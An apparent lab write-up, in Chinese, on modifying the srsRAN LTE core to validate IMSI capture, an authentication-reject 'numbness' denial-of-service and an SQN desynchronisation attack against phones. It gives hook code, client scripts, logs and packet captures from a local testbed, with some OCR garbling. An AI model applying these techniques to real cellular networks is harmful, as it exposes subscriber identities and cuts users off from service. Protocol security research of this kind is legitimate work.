3 #include "srsepc/hdr/tcpserver/tcpserver.h"
4 // leap
5 #include <thread>
6 // tcp global variables
7 #define PORT 7897
8 #define LEAP_MSG_TOTAL_LENGTH 500
9 extern int sockfd, assocfd;
10 extern struct sockaddr_in s_addr, r_addr;
11 extern socklen_t len;
12 // flags
13 extern bool numb_attack_flag;
14
15 namespace srsepc {

```

```

16 // tcpserver definition
17 extern char recvbuf[8192];
18 extern char sendbuf[8192];
19
20 // global tcpserver args
21 // 用于信令字段填充的全局结构体，初始化结构体
22 leap_tcpserver_t* leap_tcpserver_args = new leap_tcpserver_t;
23
24 // ...
25
26 // 插桩位置
27 handle_imsi_attach_request_unknown_ue(...) {
28     // Save the UE context
29
30     // 协议栈参数获取：
31     // Nas上下文信息
32     leap_tcpserver_args->nas_ctx_leap = nas_ctx;
33     // slap接口信息
34     leap_tcpserver_args->slap_leap = slap;
35     // UE id
36     leap_tcpserver_args->enb_ue_slap_id_leap = enb_ue_slap_id;
37
38     // 插桩代码
39     if (leap_send(assocfd,
40                  LEAP_ITTI_MSG,
41                  enb_ue_slap_id,
42                  leap_tcpserver_args->nas_msg_leap,
43                  leap_tcpserver_args->nas_msg_size_leap)) {
44         int test_flag =
45         leap_send(assocfd, LEAP_INITIAL_NAS_DATA, enb_ue_slap_id, leap_tcpserver_args->
46                  >nas_msg_leap, leap_tcpserver_args->nas_msg_size_leap);
47     }
48
49     // Pack NAS Authentication Request in Downlink NAS Transport msg
50     // Send reply to eNB
51 }
52
53 // ...
54 }

```

3. 协议栈函数接口补充

位置: srsepc/hdr/mme/nas.h

```

1 class nas
2 {
3 public:
4     /* send_downlink_nas_transport for leap */
5     void send_downlink_nas_transport_leap(srsran::byte_buffer_t* nas_msg);
6
7     /* send_downlink_nas_transport for leap */
8     bool send_authentication_reject_leap(nas* nas_ctx, slap_interface_nas*
9     slap);
10
11     /* send_modify_bearer_request for leap */
12     bool send_modify_bearer_request_leap(uint16_t erab_to_modify,
13     srsran::gtp_fteid_t* enb_fteid);

```

```

12
13     // ...
14 }

```

位置: `srsepc/src/mme/nas.cc`

```


1  namespace srsepc {
2      // ...
3
4      // API for Leap begin
5      bool nas::send_authentication_reject_leap(nas* nas_ctx,
6      slap_interface_nas* slap) {
7          srsran::unique_byte_buffer_t nas_tx;
8          // Pack NAS Authentication Reject in Downlink NAS Transport msg
9          nas_tx = srsran::make_byte_buffer();
10         if (nas_tx == nullptr) {
11             nas_logger.error("Couldn't allocate PDU in %s().",
12             __FUNCTION__);
13             return false;
14         }
15         nas_ctx->pack_authentication_reject(nas_tx.get());
16         // Send reply to eNB
17         slap->send_downlink_nas_transport(
18         m_ecm_ctx.enb_ue_slap_id, m_ecm_ctx.mme_ue_slap_id, nas_tx.get(),
19         m_ecm_ctx.enb_sri);
20         return true;
21     }
22
23     bool nas::send_modify_bearer_request_leap(uint16_t erab_to_modify,
24     srsran::gtp_fteid_t* enb_fteid) {
25         int i = 1;
26         while(i < 100)
27         {
28             m_gtpc->send_modify_bearer_request(m_emm_ctx.imsi, erab_to_modify,
29             enb_fteid);
30             printf("%d\n", i);
31             i++;
32         }
33         return true;
34     }
35
36     // ...
37 }

```

五、攻击验证

IMSI 抓取

实现流程



截取参数

定义一个全局结构体，截取在 UE 接入 EPC 后协议栈消息中的一些信息，用于在 leap server 的函数接口中作为参数装填到消息对应的字段上。

```
// leap tcpserver args from epc
typedef struct leap_tcpserver_s
{
    nas*                nas_ctx_leap;
    slap_interface_nas* slap_leap;
    char*              nas_msg_leap;
    int                nas_msg_size_leap;
    uint16_t           erab_to_modify_leap;
    srsran::gtp_fteid_t* enb_fteid_leap;
    uint32_t           enb_ue_slap_id_leap;
} leap_tcpserver_t;
```

srsepc/src/mme/s1ap_nas_transport.cc:

s1ap_nas_transport::handle_initial_ue_message():

- 在 UE 接入时截取其 nas 信息，包括消息的内容（主要包含消息的类型，如：attach request 等）以及消息的长度。

```
// get leap tcpserver args
leap_tcpserver_args->nas_msg_leap = (char*)nas_msg->msg;
leap_tcpserver_args->nas_msg_size_leap = nas_msg->N_bytes;
```

插桩代码

srsepc/src/mme/nas.cc:

handle_imsi_attach_request_unknown_ue():

将之前截取到的 nas 消息作为参数，通过 leap_send() 函数发送给客户端。

```
if (leap_send(assocfd,
              LEAP_ITTI_MSG,
              enb_ue_slap_id,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
    int test_flag = leap_send(assocfd,
                              LEAP_INITIAL_NAS_DATA,
                              enb_ue_slap_id,
                              leap_tcpserver_args->nas_msg_leap,
                              leap_tcpserver_args->nas_msg_size_leap);
}
```

函数接口

调用 leap_send() 后会转入 loop 流程。

```
int leap_send(int assocfd, uint8_t message_id, uint8_t ue_id, char* sendbuf, int size)
{
    leap_message_t* send_message = (leap_message_t*)malloc(size + 3);
    send_message->message_id      = message_id;
    send_message->ue_id           = ue_id;
    send_message->length          = size;
    memcpy(send_message->message, sendbuf, size);
    sctp_sendmsg(assocfd, send_message, size + 3, 0, 0, 0, 0, 0, 0, 0);
    return leap_loop();
}
```

进入 loop 后服务端会开启循环接收，等待客户端的指令。

```
int leap_loop()
{
    int rc = -1;
    while (rc == -1) {
        rc = leap_rcv(assocfd, rcvbuf, buf_size, 0);
    }
    return rc;
}
```

在 leap_rcv() 函数中，首先会解析客户端发来的指令，然后根据 command_id 执行不同的 case，这些不同的 case 相当于是封装了一些协议栈原有的函数，用于获取协议栈中的一些信息并发送到客户端，或控制协议栈执行我们自定义的流程，用于进行攻击验证。

```

int leap_recv(int assocfd, char* recvbuf, int size, int flag)
{
    printf("leap_recv start\n");
    int recv_size = sctp_recvmmsg(assocfd, recvbuf, size, 0, 0, 0, 0);
    leap_command_t* msg_proc_t;
    msg_proc_t = (leap_command_t*)recvbuf;
    int8_t command_id = msg_proc_t->command_id;

    switch (command_id)
    {
        case GET_EMM_SECURITY_CONTEXT:
        {
            printf("Leap: GET_EMM_SECURITY_CONTEXT\n");
            char st[10] = "-1";
            leap_send_only(assocfd, LEAP_EMM_SECURITY_CTX, 1, st, 3);
            return -1;
            break;
        }
    }
}

```

后续可以接着在该函数中扩展不同的 case，并在客户端中增加相应的指令，即可验证更多不同类型的攻击，或对一些无线网络的异常情况进行模拟用于分析和研究。

用户脚本

接收服务端发来的消息，并解析为对应的字段，然后根据 message_id 向 server 发送不同的指令。

如果接收到的是 nas_msg，则还需要进行编解码卸载操作，然后才能获取到对应的 nas 信息，并根据 message_type 执行不同的操作。

#建立连接

```
le = leap("192.168.137.99", "7897")
```

```
while True:
```

```
    #接收消息
```

```
    message_id, ue_id, length, msg = le.recv(buf_size)
```

```
    #改变流程
```

```
    if message_id == LEAP_ITTI_MSG:
        le.hold(True)
```

```
    #用户自定义
```

```
    elif message_id == LEAP_INITIAL_NAS_DATA:
        nas_msg = le.nas_message_decode(msg)
        message_type = nas_msg.contents.header.message_type
```

```
    if message_type == ATTACH_REQUEST:
        imsi = pointer(nas_msg.contents.attach_request.oldgutiiorimsi.imsi)
        ppstruct(imsi)
```

```
    else:
        le.exit_loop()
```

测试结果

脚本输出结果：

```
free@free:~$ python imsi_acquire.py
retrieving emm ctx: 6.91413879395e-05
lib nas msg decode time : 0.000452041625977
{'digit1': '2',
'digit10': '0',
'digit11': '0',
'digit12': '0',
'digit13': '0',
'digit14': '0',
'digit15': '5',
'digit2': '0',
'digit3': '8',
'digit4': '9',
'digit5': '3',
'digit6': '0',
'digit7': '0',
'digit8': '0',
'digit9': '0',
'oddeven': '1',
'typeofidentity': '1'}
```

EPC 抓包结果:

No.	Time	Source	Destination	Protocol	Length	Info
170	56.463818537	192.168.137.101	192.168.137.99	S1AP	116	S1SetupRequest
172	56.464108494	192.168.137.99	192.168.137.101	S1AP	108	S1SetupResponse
186	64.204983194	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	232	InitialUEMessage, Attach request, PDN connectivity request
187	64.205521479	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	108	SACK (Ack=1, Arwnd=106496) , DownlinkNASTransport, Identity request
188	64.245045913	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	144	SACK (Ack=1, Arwnd=106496) , UplinkNASTransport, Identity response
189	64.245812458	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	140	SACK (Ack=2, Arwnd=106496) , DownlinkNASTransport, Authentication request
191	64.645087384	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	128	UplinkNASTransport, Authentication response
192	64.646037214	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	120	SACK (Ack=3, Arwnd=106496) , DownlinkNASTransport, Security mode command
193	64.684888247	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	136	SACK (Ack=3, Arwnd=106496) , UplinkNASTransport, Security mode complete
194	64.685268824	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	260	SACK (Ack=4, Arwnd=106496) , InitialContextSetupRequest, Attach accept, Activate default EPS
195	64.764910505	192.168.137.101	192.168.137.99	S1AP	464	SACK (Ack=4, Arwnd=106496) , UEcapabilityInfoIndication, UEcapabilityInformation
198	64.965362217	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	180	InitialContextSetupResponse, UplinkNASTransport, Attach complete, Activate default EPS bearer
199	64.965819148	192.168.137.99	192.168.137.101	S1AP/NAS-EPS	156	SACK (Ack=7, Arwnd=106496) , DownlinkNASTransport, EMM information
726	74.824481154	192.168.137.101	192.168.137.99	S1AP/NAS-EPS	132	UplinkNASTransport, Detach request (Combined EPS/IMSI detach / switch-off)
727	74.824758115	192.168.137.99	192.168.137.101	S1AP	100	SACK (Ack=8, Arwnd=106496) , UEContextReleaseCommand [NAS-cause=normal-release]
728	74.825005391	192.168.137.101	192.168.137.99	S1AP	100	SACK (Ack=6, Arwnd=106496) , UEContextReleaseComplete

EPC 日志:

```
--- Software Radio Systems EPC ---
Reading configuration file epc.conf...
HSS Initialized.
MME S11 Initialized
MME GTP-C Initialized
MME Initialized. MCC: 0xf208, MNC: 0xff93
SPGW GTP-U Initialized.
SPGW S11 Initialized.
SP-GW Initialized.
SCTP socket create success!
bind success!
listen success!
accept success!
waiting
Received S1 Setup Request.
S1 Setup Request - eNB Name: srsenb01, eNB id: 0x19b
S1 Setup Request - MCC:208, MNC:93
S1 Setup Request - TAC 7, B-PLMN 0x2f839
S1 Setup Request - Paging DRX v128
Sending S1 Setup Response
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Attach request -- IMSI: 208930000000005
Attach request -- eNB-UE S1AP Id: 1
Attach request -- Attach type: 2
```

```
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 35
PDN Connectivity Request -- ESM Information Transfer requested: false
leap_rcv start
hold signal detected
leap_rcv start
Leap: GET_EMM_SECURITY_CONTEXT
Downlink NAS: Sending Authentication Request
UL NAS: Received Authentication Response
Authentication Response -- IMSI 208930000000005
UE Authentication Accepted.
```

麻木攻击


攻击原理

通过向协议栈中注入一条不符合原流程顺序的信令，将严重干扰 UE 获得的服务。

具体地，在接受到 UE 的 attach_request 请求后，本来按流程协议栈在处理完该 attach 请求后应向 UE 回一条 authentication_request，并进入后序的鉴权流程。而我们操控协议栈，让协议栈不发 authentication_request，而是直接发送一条 authentication_reject 信令，则 UE 在多次尝试附着都无法成功后，会进入麻木状态，将再也无法接入网络。

麻木状态：指 UE 在接收到 authentication_reject 后，UE 会将自己从 LTE 网络中分离出来，甚至会尝试降级到 2G/3G 网络。在这种情况下，即使重新插入 SIM 卡也不允许受害者再次连接到 EPC。受害者 UE 会保持这种麻木状态，直到用户重新启动其设备。

实现流程



截取参数

srsepc/src/mme/s1ap_nas_transport.cc:

s1ap_nas_transport::handle_initial_ue_message():

- UE 接入时的 nas 消息：包括消息内容和消息长度。

```
// get leap tcpserver args
leap_tcpserver_args->nas_msg_leap = (char*)nas_msg->msg;
leap_tcpserver_args->nas_msg_size_leap = nas_msg->N_bytes;
```

srsepc/src/mme/nas.cc:

handle_imsi_attach_request_unknown_ue():

- nas_ctx: UE 的 nas 上下文，用于获取一些参数供 leap server 中的函数接口使用；并且 nas_ctx 是一个 NAS 类的对象指针，获取该指针，可以方便我们在 leap server 中调用到 NAS 类中的成员方法，用于实现消息处理、消息封包等操作。
- s1ap: 是一个指向 s1ap 接口的指针，在 UE 介入后获取到该指针，用于 EPC 与基站进行通信，可以通过该指针调用到对应的方法，用于向基站发送下行的数据。
- enb_ue_s1ap_id: UE 的 id，供 leap server 中的函数接口使用，用于装填消息的字段。

```
// get leap tcpserver args
leap_tcpserver_args->nas_ctx_leap = nas_ctx;
leap_tcpserver_args->s1ap_leap = s1ap;
leap_tcpserver_args->enb_ue_s1ap_id_leap = enb_ue_s1ap_id;
```

插桩代码

srsepc/src/mme/nas.cc:

handle_imsi_attach_request_unknown_ue():

```
if (leap_send(assocfd,
              LEAP_ITTI_MSG,
              enb_ue_s1ap_id,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
    int test_flag = leap_send(assocfd,
                              LEAP_INITIAL_NAS_DATA,
                              enb_ue_s1ap_id,
                              leap_tcpserver_args->nas_msg_leap,
                              leap_tcpserver_args->nas_msg_size_leap);
}
```

注意：在验证该攻击时，不能让协议栈按原流程发送 Authentication Request。

问题：这里在进行 leap_send 以后，协议栈本应该会因为进入循环接收而在这里阻塞住，不会执行后续的代码。但是，经过测试发现，后面发送 Authentication Request 的代码还是会被执行，经分析可能是因为编译器优化而发生的指令乱序重排导致的，除非直接注释掉后续发送 Authentication Request 的代码。

解决：我们定义了一个 bool 类型的 numb_attack_flag，在开启麻木攻击的验证后该 flag 会由 false 变为 true，以此来达到动态控制原流程是否发送 Authentication Request 的目的。（比直接注释掉协议栈的原代码更加灵活）

```

// wait
printf("wait for flag changes ...\n");
std::chrono::seconds t(5);
std::this_thread::sleep_for(t);
// printf("after insert code: numb_attack_flag = %d\n", numb_attack_flag);

// 验证麻木攻击时, 不能讓 EPC 正常地發送 Authentication Request
if(!numb_attack_flag){
    printf("Leap: Send Authentication Request\n");
    // Pack NAS Authentication Request in Downlink NAS Transport msg
    nas_tx = srsran::make_byte_buffer();
    if (nas_tx == nullptr) {
        nas_logger.error("Couldn't allocate PDU in %s().", __FUNCTION__);
        return false;
    }
    nas_ctx->pack_authentication_request(nas_tx.get());

    // Send reply to eNB
    slap->send_downlink_nas_transport(
        nas_ctx->m_ecm_ctx.enb_ue_slap_id, nas_ctx->m_ecm_ctx.mme_ue_slap_id, nas_tx.ge

    nas_logger.info("Downlink NAS: Sending Authentication Request");
    srsran::console("Downlink NAS: Sending Authentication Request\n");
}

```

函数接口

将 numb_attack_flag 设置为 true。

```

case SET_AND_SEND_AUTHENTICATION_REJECT:
{
    // srsRAN nas.cc handle_authentication_response
    printf("Leap: send ue authentication reject\n");

    numb_attack_flag = true;
    printf("numb_attack_flag = %d\n", numb_attack_flag);

    // get send args
    if(leap_tcpserver_args->nas_ctx_leap == nullptr
        || leap_tcpserver_args->slap_leap == nullptr){
        return -1;
    }
    nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;
    slap_interface_nas* slap_leap = leap_tcpserver_args->slap_leap;

    nas_leap->send_authentication_reject_leap(nas_leap, slap_leap);

    // release ptr
    nas_leap = nullptr;
    slap_leap = nullptr;

    break;
}

```

在 NAS 类中增加对应的函数，用于发送信令。

因为一些参数与函数属于 NAS 类的成员变量与成员方法，如：m_ecm_ctx 或 pack_authentication_reject()，在外界不能直接访问到，因此经考虑直接将自定义的流程在 NAS 类中封装为一个新的函数，在 leap server 中通过 NAS 类的对象指针直接调用即可。

```
// API for Leap begin
bool nas::send_authentication_reject_leap(nas* nas_ctx, slap_interface_nas* slap)
{
    srsran::unique_byte_buffer_t nas_tx;
    auto& nas_logger = srslog::fetch_basic_logger("NAS");
    // Pack NAS Authentication Reject in Downlink NAS Transport msg
    nas_tx = srsran::make_byte_buffer();
    if (nas_tx == nullptr) {
        nas_logger.error("Couldn't allocate PDU in %s().", __FUNCTION__);
        return false;
    }
    nas_ctx->pack_authentication_reject(nas_tx.get());

    // Send reply to eNB
    slap->send_downlink_nas_transport(
        m_ecm_ctx.enb_ue_slap_id, m_ecm_ctx.mme_ue_slap_id, nas_tx.get(), m_ecm_ctx.enb_
    nas_logger.info("Downlink NAS: Sending Authentication Request");
    srsran::console("Downlink NAS: Sending Authentication Request\n");
    return true;
}
```

用户脚本

#建立连接

```
le = leap("192.168.137.99", "7897")
```

while True:

#接收消息

```
message_id, ue_id, length, msg = le.recv(buf_size)
```

#改变流程

```
if message_id == LEAP_ITTI_MSG:
    le.hold(True)
```

#用户自定义

```
elif message_id == LEAP_INITIAL_NAS_DATA:
    nas_msg = le.nas_message_decode(msg)
    message_type = nas_msg.contents.header.message_type
```

```
    if message_type == ATTACH_REQUEST:
        le.send_authentication_reject(ue_id)
        le.exit_loop()
```

```
else:
    le.exit_loop()
```

测试结果

脚本输出结果：

```
free@free:~$ python auth_reject_attack.py
retrieving emm ctx: 8.82148742676e-05
lib nas msg decode time : 2.00271606445e-05
Traceback (most recent call last):
  File "auth_reject_attack.py", line 17, in <module>
    message_id, ue_id, length, msg = le.recv(buf_size)
  File "/home/free/leap/func.py", line 92, in recv
    msg = string_at(addressof(pbuf)+3*sizeof(c_ubyte), len(buf)-3*sizeof(c_ubyte))
  File "/usr/lib/python2.7/ctypes/_init_.py", line 506, in string_at
    return _string_at(ptr, size)
SystemError: Negative size passed to PyString_FromStringAndSize
free@free:~$
```

EPC 抓包结果:

No.	Time	Source	Destination	Protocol	Length	Info
68	34.582211845	192.168.137.101	192.168.137.99	SIAP	116	S1SetupRequest
70	34.582650733	192.168.137.99	192.168.137.101	SIAP	108	S1SetupResponse
78	39.596840766	192.168.137.101	192.168.137.99	SIAP/NAS-EPS	212	InitialUEMessage, Attach request, PDN connectivity request
87	39.598756377	192.168.137.99	192.168.137.101	SIAP/NAS-EPS	108	SACK (Ack=1, Arwnd=106496), DownlinkNASTransport, Authentication reject
113	69.596681425	192.168.137.101	192.168.137.99	SIAP	92	UEContextReleaseRequest [RadioNetwork-cause=user-inactivity]

EPC 日志:

```
--- Software Radio Systems EPC ---
Reading configuration file epc.conf...
HSS Initialized.
MME S11 Initialized
MME GTP-C Initialized
MME Initialized. MCC: 0xf208, MNC: 0xff93
SPGW GTP-U Initialized.
SPGW S11 Initialized.
SP-GW Initialized.
SCTP socket create success!
bind success!
listen success!
accept success!
waiting
Received S1 Setup Request.
S1 Setup Request - eNB Name: srsenb01, eNB id: 0x19b
S1 Setup Request - MCC:208, MNC:93
S1 Setup Request - TAC 7, B-PLMN 0x2f839
S1 Setup Request - Paging DRX v128
Sending S1 Setup Response
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
msg_type = 41
Received Initial UE message -- Attach Request
Attach request -- IMSI: 208930000000005
Attach request -- eNB-UE S1AP Id: 1
Attach request -- Attach type: 2
```

```

Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 31
PDN Connectivity Request -- ESM Information Transfer requested: false
handle_imsi_attach_request_unknown_ue
leap_rcv start
hold signal detected
leap_rcv start
Leap: GET_EMM_SECURITY_CONTEXT
leap_rcv start
Leap: send ue authentication reject
numb_attack_flag = 1
Downlink NAS: Sending Authentication Request
leap_rcv start
exiting
wait for flag changes ...
Received UE Context Release Request. MME-UE S1AP Id 1
SCTP Association Shutdown. Association: 57
Deleting eNB context. eNB Id: 0x19b
Releasing UEs context
Releasing UE ECM context. UE-MME S1AP Id: 1
^CStopping ..
Deleting UE EMM context. IMSI: 208930000000005
Saving S1AP PCAP file (DLT=150) to /tmp/epc.pcap

--- exiting ---


```

鉴权同步失败攻击

攻击原理

此攻击利用UE的序列号健全性检查来中断其连接过程。准确地说，对手通过MME与HSS交互，以确保UE和HSS的序列号不同步。结果，通过合法AuthRequestMessage接收的身份验证质询未通过UE的健全性检查，因此被UE丢弃。

为了成功实施此攻击，对手需要设置恶意UE，还需要知道受害者UE的IMSI。



注意：如果只是简单地发送 m 次相同的 attach request 消息是没有效果的。恶意 UE 需要在后续发送的 attach request 消息中使用不同的安全功能（选择不同的加密和完整性保护算法）。这一点至关重要，因为只有当 attach request 消息中的一个或多个信息元素与已接收的 attach request 不同时，HSS 才会处理该 attach request 消息。


在这种情况下，根据 3GPP 标准 [27] 的子条款 5.5.1.2，MME 会中止先前的 initiated attach 流程，并处理后续新的 attach request 消息，这会使 HSS 中的 SQN 值递增。

当序列号完整性检查在 UE 侧失败时，它会向 EPC 发送一条 AuthFailure 消息（原因：sync.failure），其中包含 AUTS 参数（带有 UE 的当前序列号），导致 EPC 重新同步其序列号。

在 EPC 与 UE 重新达成同步以后，攻击者可以继续之前的过程中，使 UE 与 HSS 的序列号再次失去同步，使 UE 永远无法连接到 EPC。

实现流程

恶意 UE 连续发送多个 ATTACH_REQUEST 以增加 HSS 中的 SQN 值，当 SQN 值增大到一定程度后，用户 UE 再次 ATTACH 就会发生同步失败，无法接入网络。



截取参数

同上。

插桩代码

srsepc/src/mme/s1ap_nas_transport.cc:

s1ap_nas_transport::handle_initial_ue_message():

```

// Authentication Failure
if (leap_send(assocfd,
              LEAP_INITIAL_NAS_DATA,
              enb_ue_slap_id,
              leap_tcpserver_args->nas_msg_leap,
              leap_tcpserver_args->nas_msg_size_leap))
{
    auth_sync_failure_attack_flag = true;
    printf("auth_sync_failure_attack_flag = %d\n", auth_sync_failure_attack_flag);

    for(int i = 0; i < 5; i++)
    {
        int recv_size = sctp_recvmmsg(assocfd, recvbuf, 8192, NULL, NULL, NULL, NULL);
        srsran::byte_buffer_t* modified_nas_msg_p = (srsran::byte_buffer_t*)recvbuf;
        err = nas::handle_attach_request(enb_ue_slap_id,
                                         enb_sri,
                                         modified_nas_msg_p,
                                         m_nas_init,
                                         m_nas_if);
        printf("modified_nas_msg_p use %d times\n", i);
    }
}
}

```

